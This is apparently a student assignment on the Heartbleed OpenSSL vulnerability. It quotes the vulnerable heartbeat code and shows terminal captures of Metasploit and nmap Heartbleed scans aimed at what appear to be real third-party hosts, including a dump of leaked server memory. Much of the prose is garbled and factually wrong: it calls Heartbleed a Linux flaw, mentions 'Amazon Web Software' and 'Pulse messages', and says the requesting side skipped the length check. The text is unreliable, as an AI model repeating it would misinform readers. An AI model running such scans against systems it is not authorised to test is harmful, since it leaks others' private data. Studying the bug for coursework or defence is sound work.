



SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

SYSTEMS AND NETWORK PROGRAMMING

Assignment 01

HEARTBLEED VULNERABILITY

Name : Dias L.S.

Student ID : IT19090740

Batch : Y2S1

Content

- Introduction
- About heartbleed
- Web sites which are affected by Heartbleed
- What is SSL?
- How does the Heartbleed attack work?
- What is the damage that it can cause (The impact)
- Exploiting techniques
- Exploiting codes
- Conclusion



Introduction

What is HEARTBLEED?

The Heartbleed bug was a significant flaw in OpenSSL, encryption program that allows many secure web communications



Let's think each time you visit a website and, for example, type in your credentials, your browser's website credentials will verify if it is right to share information with the machine where all the website information is kept. Imagine this knowledge sharing as a chat between your browser and computers to stop hackers stealing this critical piece of information. Many websites use a kind of free SSL program to have essentially SSL encryption to gibberish sensitive details that can only be interpreted by the client and the company machine. And if a hacker takes the message he is unable to read so that the sensitive stuff is secure.

During this check-up, a second simultaneous chat takes place on a location called heartbeat while the user is linked to the other device and continuously checks that the device had not slept or anything because there was no sensitive information that was not encrypted in this chat. Unfortunately hackers were able to exploit this request on the database that uses free SSL by sending out thousands of requests like this that gathered a lot of sensitive data.

All you have to do now is change your password and update your open SSL if you have a website. [1]

ABOUT HEARTBLEED

- Heartbleed vulnerability in Linux was announced on 7 April 2014 by computer security researchers.
- It provided unparalleled access to confidential information to attackers, and was present on thousands of web servers, including those running major websites such as Yahoo.
- Heartbleed was triggered by a bug in OpenSSL, an open source programming library that introduced the Secure Sockets Layer (SSL) and Transport Layer Encryption (TLS) protocols. In brief, a malicious user might easily trick into sending personal information to a compromised web server, including usernames and passwords.
- Essentially, this is how the two machines that interact with each other let each other know that they are still connected even though the user actually does not access or upload something.
- Occasionally one of the computers will give the other an authenticated piece of evidence, called a search for heartbeat.
- The second machine will respond back with the very same piece of data encrypted, ensuring the link is still in place. Crucially the request for heartbeat contains information about its own length.
- The Heartbleed flaw emerged when a critical precaution was absent from OpenSSL 's implementation of the heartbeat functionality: the device that submitted the request for heartbeat never reviewed to make sure that the request was really as long as it appeared to be.
- It remains in memory buffers even when a machine is finished with details, before something else comes along to erase it.
- You might get private SSL keys which would enable safe contact to be decrypted to the server [2]

Web sites which are affected by Heartbleed

- Tumblr
- Google
- Yahoo
- Intuit (makers of TurboTax)
- Dropbox
- Netflix
- Facebook

Since then all these companies have solved the issue.

- Amazon.com has not been impacted, but Amazon Web Software, utilized by a vast number of smaller websites, has been.
- Much of the banking and trading sites were not impacted, including
 - Bank of America,
 - Chase
 - E-Trade
 - Fidelity
 - PNC
 - Schwab
 - US Bank
 - Wells Fargo

That might be that certain businesses used non-OpenSSL encryption tools, or it may be that they had not updated to the new edition. [3]

- Ironically, the Heartbleed vulnerability has not plagued businesses who operate a variant of OpenSSL more than two years ago in April 2014.

What is SSL?

SSL stands for Secure Sockets Layer. The encryption technology family allows web users to secure the privacy of knowledge they share over the Internet.

- In 1994 Netscape launched SSL. There has been a trend in recent years towards big internet providers that use encryption by design.
- When you visit a safe website like Gmail.com, you can see a lock next to the URL, which means that your site messages are secured.
- The lock will indicate that you would not be able to read any details you submit or obtain from third parties.
- SSL accomplishes this under the hood by turning the data into a coded message which even the receiver knows how to decode.
- If a third party listens to the chat, only an apparently random string of characters may emerge, not the details of your addresses, Facebook messages, credit card numbers or any private information.
- Google, Yahoo and Facebook today also use default SSL coding for their websites and internet services.
- Heartbleed was not the only discovered vulnerability weakness in 2014.
- A significant error in Apple's implementation of SSL was found in February.
- Another SSL implementation, which was common with open source operating systems, found a bug the following month. [2]

How does the Heartbleed attack work?

- The SSL standard provides a "heartbeat" function, which allows a device at one end of the SSL link to double check whether there is still someone at the other end of the line
- There are three aspects of the heartbeat code: an acknowledgment letter, a short randomly chosen response, and the number of characters in that code.
- The attacker isn't just asking for 100 characters in the actual Heartbleed attack.
- The attacker can request roughly 64,000 plain text characters.
- Because it doesn't just query once, it will send heartbeat malicious messages over and over again, allowing the attacker to get back various memory fragments from the server each time.
- In the OpenSSL implementation of the TLS Heartbeat extension, the Heartbleed bug got its start from inadequate input validation.
- Because of the missed constraints on the duration and payload fields in Heartbeat requests, combined with the trust of the data received from other devices, the answering computer erroneously sends back its own memory data.
- Two devices send each other Pulse messages during a handshake crypted by TLS.
- According to RFC 6520, the exact copy of the payload from the Heartbeat request must be contained in a heartbeat answer.
- The computer writes the payload contents to its memory when a Heartbeat request message is sent and copies the contents back in response.
- You need to recognize the variety of all SSL-enabled software, whether commercially available or in-house designed, that a typical company uses to understand the effect of Heartbleed. [4]

What is the damage that it can cause (The impact)

- So far, Heartbleed's effect tale has centered on the vulnerability of HTTPS-enabled websites and web apps, including Yahoo! Google, Dropbox, Twitter, online banking and thousands of insecure internet targets.
- These are of tremendous importance, but over the next few weeks all these pages will be updated, the media attention will be silent, and the world will move on, assuming that Heartbleed is behind us.
- The deficiency positions the resources once reserved for sufficiently sophisticated threats in the hands of the ordinary intruder-in particular, the potential to crack organizations and push laterally through them.
- Despite this fundamental information, defense departments would find it incredibly difficult to harden their internal threat surface against Heartbleed's authentication and code theft devices.
- Both footholds are immediately of equivalent interest for the offender possessing a business network. [4]

Exploiting techniques

- Heartbeat Answer sends a copy of the payload received in the application Heartbeat to check that the SSL / TLS link is still alive. [5]
- Heartbeat Response consists of following components:
 - a. Message Type – 1 byte
 - b. Payload Length – 2 bytes
 - c. Payload
 - d. Padding
- The following line of codes tests if the incoming message is Heartbeat Question if yes, then assign Heartbeat Response memory and submit it through

```
buffer = OPENSSL_malloc (1 + 2 + payload + padding); // Allocates Memory
bp = buffer;
*bp++ = TLS1_HB_RESPONSE; // Sets the type as Heartbeat Response
s2n(payload, bp); // Copy bytes from payload and put to buffer
memcpy(bp, pl, payload); // LINE with HEARTBEAT BUG
RAND_pseudo_bytes(bp, padding); // Random padding
r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload +
padding); //Send Response
```

- There are some methods that used while exploiting

```
void ssl_init();

void usage();

int tcp_connect(char*,int);

int tcp_bind(char*, int);

connection* tls_connect(int);

connection* tls_bind (int);

int pre_cmd(int,int,int);

void* heartbleed(connection* ,unsigned int);
```

Exploiting codes

```

Applications  Places  Terminal Tue 01:04
root@kali: ~

File Edit View Search Terminal Help

[*] Version: 0x0301
[*] Length: 4
[*] Handshake #1:
[*] Length: 0
[*] Type: Server Hello Done (14)
[*] 184.173.219.201:443 - Sending Client Hello...
[*] SSL record #1:
[*] Type: 22
[*] Version: 0x0301
[*] Length: 86
[*] Handshake #1:
[*] Length: 82
[*] Type: Server Hello (2)
[*] Server Hello Version: 0x0301
[*] Server Hello random data: 5653b7c0c332ce38eaa4a301503ef75af695e161845922d51cbe184d2e5952
[*] Server Hello Session ID length: 32
[*] Server Hello Session ID: d038ac30d145e0fe75fa014bcef86fa4e80332c0dc1604492c74ec9e6fda0
[*] SSL record #2:
[*] Type: 22
[*] Version: 0x0301
[*] Length: 1370
[*] Handshake #1:
[*] Length: 1366
[*] Type: Certificate Data (11)
[*] Certificate length: 1363
[*] Data length: 1366
[*] Certificate #1:
[*] Certificate #1: Length: 1360
[*] Certificate #1: #<openSSL::X509::Certificate subject=#<openSSL::X509::Name:0x00000024be3b0b, issuer=#<openSSL::X509::Name:0x00000024be1ab9, serial=#<openSSL::BN:0x000000024bdd08>, not_before=2014-06-24 00:00:00 UTC, not_after=2016-06-23 23:59:59 UTC>
[*] SSL record #3:
[*] Type: 22
[*] Version: 0x0301
[*] Length: 4
[*] Handshake #1:
[*] Length: 0

```

```

Applications  Places  Terminal  Tue 01:06
root@kali: ~

File Edit View Search Terminal Help

5880v;.span9[width:538px;.span8[width:476px;.span7[width:414px;.span6[width:352px;.span5[width:290px;.span4[width:228px;.span3[width:166px;.span2[width:104px;.span1[width:42px].offset[2][margin-left:764px].offset[1][margin-left:702px].offset[0][margin-left:640px].offset[1][margin-left:578px].offset[0][margin-left:516px].offset[7][margin-left:454px].offset[6][margin-left:392px].offset[5][margin-left:330px].offset[4][margin-left:268px].offset[3][margin-left:206px].offset[2][margin-left:144px].offset[1][margin-left:82px].row-fluid[width:100%;.zoom:1].row-fluid-before,.row-fluid:after{display:block;content:"";line-height:1}.row-fluid:after{clear:both}.row-fluid [class*=span] {float:right;clear:both;width:100%;height:30px;webkit-box-sizing:border-box;-ms-box-sizing:border-box;box-sizing:border-box;float:right;margin-left:2.76243%;margin-left:2.76243%}.row-fluid [class*=span]:first-child{margin-left:0}.row-fluid .controls-row [class*=span]:first-child{margin-left:2.76243%}.row-fluid .span12 .span12[width:100%;.zoom:1].row-fluid .span11[width:91.43646%;.width:91.3832%;.row-fluid .span10[width:82.87293%;.width:82.81974%}.row-fluid .span9[width:74.39939%;.width:74.2562%}.row-fluid .span8[width:65.74586%;.width:65.6926%}.row-fluid .span7[width:57.18323%;.width:57.12913%}.row-fluid .span6[width:48.61878%;.width:48.56559%}.row-fluid .span5[width:40.05525%;.width:40.0020%}.row-fluid .span4[width:31.49175%;.width:31.4385%}.row-fluid .span3[width:22.92818%;.width:22.8749%}.row-fluid .span2[width:14.36466%;.width:14.3114%}.span1[width:5.80115%;.width:5.74791%}.row-fluid .offset1[margin-left:105.52486%;margin-left:105.41848%}.row-fluid .offset2[margin-left:112.76243%;margin-left:112.65658%}.row-fluid .offset3[margin-left:119.96133%;margin-left:119.85544%}.row-fluid .offset4[margin-left:127.2039%;margin-left:127.09801%}.row-fluid .offset5[margin-left:134.44536%;margin-left:134.33947%}.row-fluid .offset6[margin-left:141.68683%;margin-left:141.58094%}.row-fluid .offset7[margin-left:148.9283%;margin-left:148.82241%}.row-fluid .offset8[margin-left:156.16977%;margin-left:156.06388%}.row-fluid .offset9[margin-left:163.41124%;margin-left:163.30535%}.row-fluid .offset10[margin-left:170.6527%;margin-left:170.54681%}.row-fluid .offset11[margin-left:177.89417%;margin-left:177.78828%}.row-fluid .offset12[margin-left:185.13564%;margin-left:185.02975%}.row-fluid .offset13[margin-left:192.3771%;margin-left:192.27121%}.row-fluid .offset14[margin-left:199.61857%;margin-left:199.51268%}.row-fluid .offset15[margin-left:206.86004%;margin-left:206.75415%}.row-fluid .offset16[margin-left:214.10151%;margin-left:214.000%}.row-fluid .offset17[margin-left:221.34298%;margin-left:221.24149%}.row-fluid .offset18[margin-left:228.58445%;margin-left:228.48296%}.row-fluid .offset19[margin-left:235.82592%;margin-left:235.72443%}.row-fluid .offset20[margin-left:243.06739%;margin-left:242.9659%}.row-fluid .offset21[margin-left:250.30886%;margin-left:250.20737%}.row-fluid .offset22[margin-left:257.55033%;margin-left:257.44884%}.row-fluid .offset23[margin-left:264.7918%;margin-left:264.69031%}.row-fluid .offset24[margin-left:272.03327%;margin-left:271.93178%}.row-fluid .offset25[margin-left:279.27474%;margin-left:279.17325%}.row-fluid .offset26[margin-left:286.51621%;margin-left:286.41472%}.row-fluid .offset27[margin-left:293.75768%;margin-left:293.65619%}.row-fluid .offset28[margin-left:301.000%;margin-left:300.89851%}.row-fluid .offset29[margin-left:308.24147%;margin-left:308.1400%}.row-fluid .offset30[margin-left:315.48294%;margin-left:315.38145%}.row-fluid .offset31[margin-left:322.72441%;margin-left:322.62292%}.row-fluid .offset32[margin-left:329.96588%;margin-left:329.86439%}.row-fluid .offset33[margin-left:337.20735%;margin-left:337.10586%}.row-fluid .offset34[margin-left:344.44882%;margin-left:344.34733%}.row-fluid .offset35[margin-left:351.69029%;margin-left:351.5888%}.row-fluid .offset36[margin-left:358.93176%;margin-left:358.83027%}.row-fluid .offset37[margin-left:366.17323%;margin-left:366.07174%}.row-fluid .offset38[margin-left:373.4147%;margin-left:373.31321%}.row-fluid .offset39[margin-left:380.65617%;margin-left:380.55468%}.row-fluid .offset40[margin-left:387.89764%;margin-left:387.79615%}.row-fluid .offset41[margin-left:395.13911%;margin-left:395.03762%}.row-fluid .offset42[margin-left:402.38058%;margin-left:402.27909%}.row-fluid .offset43[margin-left:409.62205%;margin-left:409.52056%}.row-fluid .offset44[margin-left:416.86352%;margin-left:416.76203%}.row-fluid .offset45[margin-left:424.10499%;margin-left:424.0035%}.row-fluid .offset46[margin-left:431.34646%;margin-left:431.24497%}.row-fluid .offset47[margin-left:438.58793%;margin-left:438.48644%}.row-fluid .offset48[margin-left:445.8294%;margin-left:445.72791%}.row-fluid .offset49[margin-left:453.07087%;margin-left:452.96938%}.row-fluid .offset50[margin-left:460.31234%;margin-left:460.21085%}.row-fluid .offset51[margin-left:467.55381%;margin-left:467.45232%}.row-fluid .offset52[margin-left:474.79528%;margin-left:474.69379%}.row-fluid .offset53[margin-left:482.03675%;margin-left:481.93526%}.row-fluid .offset54[margin-left:489.27822%;margin-left:489.17673%}.row-fluid .offset55[margin-left:496.51969%;margin-left:496.4182%}.row-fluid .offset56[margin-left:503.76116%;margin-left:503.65967%}.row-fluid .offset57[margin-left:511.00263%;margin-left:510.90114%}.row-fluid .offset58[margin-left:518.2441%;margin-left:518.14261%}.row-fluid .offset59[margin-left:525.48557%;margin-left:525.38408%}.row-fluid .offset60[margin-left:532.72704%;margin-left:532.62555%}.row-fluid .offset61[margin-left:539.96851%;margin-left:539.86702%}.row-fluid .offset62[margin-left:547.20998%;margin-left:547.10849%}.row-fluid .offset63[margin-left:554.45145%;margin-left:554.34996%}.row-fluid .offset64[margin-left:561.69292%;margin-left:561.59143%}.row-fluid .offset65[margin-left:568.93439%;margin-left:568.8329%}.row-fluid .offset66[margin-left:576.17586%;margin-left:576.07437%}.row-fluid .offset67[margin-left:583.41733%;margin-left:583.31584%}.row-fluid .offset68[margin-left:590.6588%;margin-left:590.55731%}.row-fluid .offset69[margin-left:597.90027%;margin-left:597.79878%}.row-fluid .offset70[margin-left:605.14174%;margin-left:605.04025%}.row-fluid .offset71[margin-left:612.38321%;margin-left:612.28172%}.row-fluid .offset72[margin-left:619.62468%;margin-left:619.52319%}.row-fluid .offset73[margin-left:626.86615%;margin-left:626.76466%}.row-fluid .offset74[margin-left:634.10762%;margin-left:634.00613%}.row-fluid .offset75[margin-left:641.34909%;margin-left:641.2476%}.row-fluid .offset76[margin-left:648.59056%;margin-left:648.48907%}.row-fluid .offset77[margin-left:655.83203%;margin-left:655.73054%}.row-fluid .offset78[margin-left:663.0735%;margin-left:662.97201%}.row-fluid .offset79[margin-left:670.31497%;margin-left:670.21348%}.row-fluid .offset80[margin-left:677.55644%;margin-left:677.45495%}.row-fluid .offset81[margin-left:684.79791%;margin-left:684.69642%}.row-fluid .offset82[margin-left:692.03938%;margin-left:691.93789%}.row-fluid .offset83[margin-left:699.28085%;margin-left:699.17936%}.row-fluid .offset84[margin-left:706.52232%;margin-left:706.42083%}.row-fluid .offset85[margin-left:713.76379%;margin-left:713.6623%}.row-fluid .offset86[margin-left:721.00526%;margin-left:720.90377%}.row-fluid .offset87[margin-left:728.24673%;margin-left:728.14524%}.row-fluid .offset88[margin-left:735.4882%;margin-left:735.38671%}.row-fluid .offset89[margin-left:742.72967%;margin-left:742.62818%}.row-fluid .offset90[margin-left:749.97114%;margin-left:749.86965%}.row-fluid .offset91[margin-left:757.21261%;margin-left:757.11112%}.row-fluid .offset92[margin-left:764.45408%;margin-left:764.35259%}.row-fluid .offset93[margin-left:771.69555%;margin-left:771.59406%}.row-fluid .offset94[margin-left:778.93702%;margin-left:778.83553%}.row-fluid .offset95[margin-left:786.17849%;margin-left:786.077%}.row-fluid .offset96[margin-left:793.41996%;margin-left:793.31847%}.row-fluid .offset97[margin-left:800.66143%;margin-left:800.55994%}.row-fluid .offset98[margin-left:807.9029%;margin-left:807.80141%}.row-fluid .offset99[margin-left:815.14437%;margin-left:815.04288%}.row-fluid .offset
```

Exploiting codes

```

Applications      Places      Terminal
Tue 01/07
root@kali: ~
File Edit View Search Terminal Help
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) > run

[*] 184.173.219.201:443 - Sending Client Hello...
[*] SSL record #1:
[*]   Type: 22
[*]   Version: 0x0301
[*]   Length: 86
[*]   Handshake #1:
[*]     Length: 82
[*]     Type: Server Hello (2)
[*]     Server Hello Version: 0x0301
[*]     Server Hello random data: 5653b7f84930bf23eda35d91b206f0dab19895975f379bf794722803ec5906ad
[*]     Server Hello Session ID length: 32
[*]     Server Hello Session ID: 911b026cc7fe779f64eed59fc72b91ee49325f69320a69910f5f70176e73e7e
[*] SSL record #2:
[*]   Type: 22
[*]   Version: 0x0301
[*]   Length: 1370
[*]   Handshake #1:
[*]     Length: 1366
[*]     Type: Certificate Data (11)
[*]     Certificates length: 1363
[*]     Data length: 1366
[*]     Certificate #1:
[*]       Certificate #1: Length: 1368
[*]       Certificate #1: #<OpenSSL::X509::Certificate subject=#<OpenSSL::X509::Name:0x00000007c85d68>, issuer=#<OpenSSL::X509::Name:0x00000007c85d68>, serial=#<OpenSSL::BN:0x00000007c85d50>, not_before=2014-06-24 00:00:00 UTC, not_after=2016-06-23 23:59:59 UTC>
[*] SSL record #3:
[*]   Type: 22
[*]   Version: 0x0301
[*]   Length: 4
[*]   Handshake #1:
[*]     Length: 0
[*]     Type: Server Hello Done (14)
[*] 184.173.219.201:443 - Sending Client Hello...

```

[illegible]

Exploiting codes

```
root@kali:~# nmap -d --script ssl-heartbleed --script-args vulns.showall -sV www.instant-e.com
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0.255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host[,host2],[,host3]>...: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file

HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY/PV[<portlist>]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PW: ICMP echo, timestamp, and netmask request discovery probes
  -PO[<protocol list>]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host

SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sf/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sV/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -pU:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>

SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)

SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<lua scripts> <lua scripts> is a comma separated list of
    directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=<filename>: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
```

Exploiting codes

```
File Actions Edit View Help
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# msfconsole

Metasploit

= [ metasploit v5.0.75-dev ]
+ -- [ 1970 exploits - 1088 auxiliary - 339 post ]
+ -- [ 558 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):


Name          Current Setting  Required  Description
-----
DUMPFILTER     1               no        Pattern to filter leaked memory before storing
LEAK_COUNT     1               yes       Number of times to leak memory per SCAN or DUMP invocation
MAX_KEYTRIES   50             yes       Max tries to dump key
RESPONSE_TIMEOUT 10             yes       Number of seconds to wait for a server response
RHOSTS         th>'           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pa
th>'
RPORT          443             yes       The target port (TCP)
STATUS_EVERY   5               yes       How many retries until key dump status
THREADS        1               yes       The number of concurrent threads (max one per host)
TLS_CALLBACK   None            yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JA
BBER, POP3, FTP, POSTGRES)
TLS_VERSION    1.0             yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:

Name  Description
----  -
SCAN  Check hosts for vulnerability

msf5 auxiliary(scanner/ssl/openssl_heartbleed) > 
```

Exploiting codes



The screenshot shows a terminal window titled "Shell No.1" with a menu bar (File, Actions, Edit, View, Help). The terminal displays the help text for the "script-categories" Nmap script. The text is organized into sections: OS DETECTION, TIMING AND PERFORMANCE, FIREWALL/IDS EVASION AND SPOOFING, OUTPUT, and MISC. Each section lists various command-line options and their functions. For example, under OS DETECTION, it lists options like --os, --osscan-limit, and --osscan-guess. Under TIMING AND PERFORMANCE, it lists options like --T, --min-hostgroup, --min-parallelism, and --min-rtt-timeout. Under FIREWALL/IDS EVASION AND SPOOFING, it lists options like --f, --D, --S, --e, --g, --proxies, --data, --data-string, --data-length, --ip-options, --ttl, --spooof-mac, and --badsum. Under OUTPUT, it lists options like --oN, --oX, --oS, --oG, --oA, --v, --d, --reason, --open, --packet-trace, --iflist, --append-output, --resume, --stylesheet, --webxml, and --no-stylesheet. Under MISC, it lists options like --6, --A, --datadir, and --send-eth/--send-ip.

```
script-categories. @ nmap.com
OS DETECTION:
--O: Enable OS detection
--osscan-limit: Limit OS detection to promising targets
--osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
Options which take <time> are in seconds, or append 'ms' (milliseconds),
's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
-T<0-5>: Set timing template (higher is faster)
--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>: Probe parallelization
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
probe round trip time.
--max-retries <tries>: Caps number of port scan probe retransmissions.
--host-timeout <time>: Give up on target after this long
--scan-delay/--max-scan-delay <time>: Adjust delay between probes
--min-rate <number>: Send packets no slower than <number> per second
--max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
-f; --mtu <val>: fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME], ...>: Cloak a scan with decoys
-S <IP_Address>: Spoof source address
-e <iface>: Use specified interface
-g/--source-port <portnum>: Use given port number
--proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
--data <hex string>: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spooof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
--oN/--oX/--oS/--oG <file>: Output scan in normal, XML, s|c|t|k|id|d|3,
and Grepable format, respectively, to the given filename.
--oA <basename>: Output in the three major formats at once
--v: Increase verbosity level (use -vv or more for greater effect)
--d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
--6: Enable IPv6 scanning
--A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
```

Conclusion

- This flaw was one of the most dangerous ever discovered.
- This vulnerability came in due to a lack of code testing and affected thousands of servers that used OpenSSL.
- Because of this bug we could also compromise the server's private key without getting noticed.
- What's important to remember here is that the code takes random memory info.
- There is no assurance that every time you run this, you can find user information, session cookie details or essential info.
- The risk lies in it being able to view confidential data.
- For this form of attack, though, it will be easy to build a script that continuously hits a compromised site and then filters keyword answers such as "username," "password" or "code."
- Therefore the right approach is to test the heartbleed flaw in your applications and promptly repair them. Adjust any passwords on the infected computers until both devices are repaired.

References

[1]	"what is heartbled vulnerability," [Online]. Available: https://www.csoonline.com/article/3223203/what-is-the-heartbleed-bug-how-does-it-work-and-how-was-it-fixed.html .
[2]	"about heartbleed," [Online]. Available: https://youtu.be/6Sz5wBBXzpc .
[3]	"methods in heartbleed," [Online]. Available: https://www.researchgate.net/publication/303382613_Exploiting_the_OpenSSL_Heartbleed_Vulnerability .
[4]	"how it works," [Online]. Available: https://www.google.com/search?q=How+does+the+Heartbleed+attack+work%3F&rlz=1C1CHBD_enLK859LK861&oq=How+does+the+Heartbleed+attack+work%3F&aqs=chrome..69i57j0l2.19577j0j9&sourceid=chrome&ie=UTF-8 .
[5]	"techniques," [Online]. Available: https://www.synopsys.com/blogs/software-security/heartbleed-bug/ .